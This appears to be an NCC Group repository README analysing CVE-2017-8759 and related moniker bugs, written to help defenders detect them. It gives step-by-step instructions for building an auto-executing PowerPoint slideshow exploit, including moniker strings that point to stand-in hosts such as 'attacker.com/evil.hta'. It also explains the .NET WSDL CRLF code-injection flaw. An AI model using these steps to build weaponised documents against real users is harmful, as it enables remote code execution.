
 nccgroup/cve-2017-8759
NCC Group's analysis and exploitation of CVE-2017-8759 along with further refinements

This repo contains sample exploits for CVE-2017-8759 for Microsoft PowerPoint, along with a description of how similar vulnerabilities were, and can, be exploited using the same techniques.
The aim of publishing this repo is to highlight alternative exploitation techniques that defenders may currently be unaware of. By highlighting these alternative techniques, we hope to allow defenders to implement robust detection and avoid both false positives (in the case of wrongly identifying other moniker exploits as CVE-2017-0199), and false negatives (where only the RTF detections are focused on).
Back in April when I heard the news that a new un-patched vulnerability was being exploited in the wild, I looked to re-create the exploit so that detection rules could be created in advance of the vulnerability becoming public. However, at the time all I had to go on was the description of the vulnerability from the FireEye and McAfee blog posts. Due to the lack of public detail, this is what lead me to end up exploiting the vulnerability using (what turned out to be) an entirely different method to that used by the "RTF URL Moniker" exploit seen in the wild.
Around a month later, Haifei Li highlighted the second vulnerability (aka the "PPSX Script Moniker") in his SyScan360 talk, which he had identified and reported back in January 2017. This was also fixed under the same CVE-2017-0199 patch, but was exploited (both by the author, and later in the wild) using the PPSX file format. At this point, I am still unaware of any in-the-wild attacks that used the URL moniker bug via PPSX - however due to both bugs being fixed under the same CVE, there was (and still is) some confusion around detection of these exploits (more on this later).
Fast-forward to September 2017 and FireEye discovered yet another vulnerability that was using the RTF format in Microsoft Word. This prompted me to revisit my previous "PPSX URL Moniker" exploit to investigate whether the new "SOAP moniker" bug was also exploitable using the same PPSX technique.
As mentioned above, the previous vulnerability (CVE-2017-0199) was actually two separate vulnerabilities, which were patched by Microsoft under the same CVE number. The first (aka the "URL moniker" bug) was exploited using RTF, however the second one (aka the "script moniker" bug), actually used a entirely different technique and was exploited using the OOXML format, specifically PPSX.
As also mentioned previously, the OOXML technique is not specific to the script moniker vulnerability and can be used to exploit the "URL moniker", "Script moniker" and the new "SOAP moniker" vulnerability.
Exploitation in OOXML is fairly straight forward and leverages a few tricks in order to get the vulnerable object to activate automatically. First I will cover the URL moniker exploit, and then explain how it could be updated to work with both the script and soap monikers (and potentially more in future).
First a link to a file must be embedded (referred to as StdOleLink, or OLE2Link). I used a link to a PowerPoint file in my exploit - as shown below. This is needed later in order to activate the moniker.

Once the link has been placed, the path needs to be modified to contain the moniker string. In the case of the "URL moniker" bug, this is as simple as adding a URL directly to an HTA file (i.e. "http://attacker.com/evil.hta". For the Script moniker version you can use the "script:https://attacker.com/evil.sct" string. The file-path to the linked object is stored within the following location:
ppt\slides\_rels\slide1.xml.rels
Simply changing this to a moniker string is enough to trigger the vulnerability when the linked object is activated. However, this doesn't happen automatically unless you use another trick.
In order to automatically activate the object, you can use what is referred to as an "OLE Verb". Simply put, this is what causes PowerPoint to “activate” the object, calling the IMoniker::BindToObject() method, resulting in the eventual execution of your code (depending on the moniker, different paths are taken after this).
In order to use an OLE Verb, simply select the embedded object and go to:
Animations -> Add Animation -> OLE Action Verbs -> Open
Once the OLE Verb animation is created, you can select "Start: with previous" in order to ensure the object is activated as soon as the slideshow is started.
At this point, if you choose to save the document as PPTX and open it, you will be presented with a prompt to update links. This is undesirable from an exploitation scenario.
To get round this, you can simply save the file as a PPSX (PowerPoint slideshow) file instead. This will cause the slideshow to be automatically started on opening (and thus trigger the OLE Verb to execute your code).
As described in the FireEye blog post, the vulnerability actually lies in the .NET framework rather than in Office itself. This is due to a code injection issue when parsing a WSDL file containing multiple address definitions. If a CRLF sequence is injected, it is possible to add arbitrary code to the generated c# file, which is later compiled into a DLL and loaded by the Office application.

The bug itself is present within the IsValidUrl method in the WsdlParser class of System.Runtime.Remoting. Before the CVE-2017-8759 patch, this method fails to check for CRLF characters and simply returns the unsanitized string (after making sure the string is properly quoted), which is then written out to a .cs file for compilation by csc.exe. This means that if an attacker passes a URL containing \r\n, they could inject arbitrary code into the generated C# file. The reason that the CRLF injection works is because usually, when a WSDL file is parsed containing multiple address definitions, the PrintClientProxy method will attempt to comment out the subsequent definitions as shown below.
Unpatched IsValidUrl:
PrintClientProxy:

The problem here is that IsValidUrl is still called on the secondary address URL before appending it to the commented line. If an attacker adds CRLF characters in a second address definition, when the code is parsed by IsValidUrl, they can break out of the commented line and inject their own C# code.
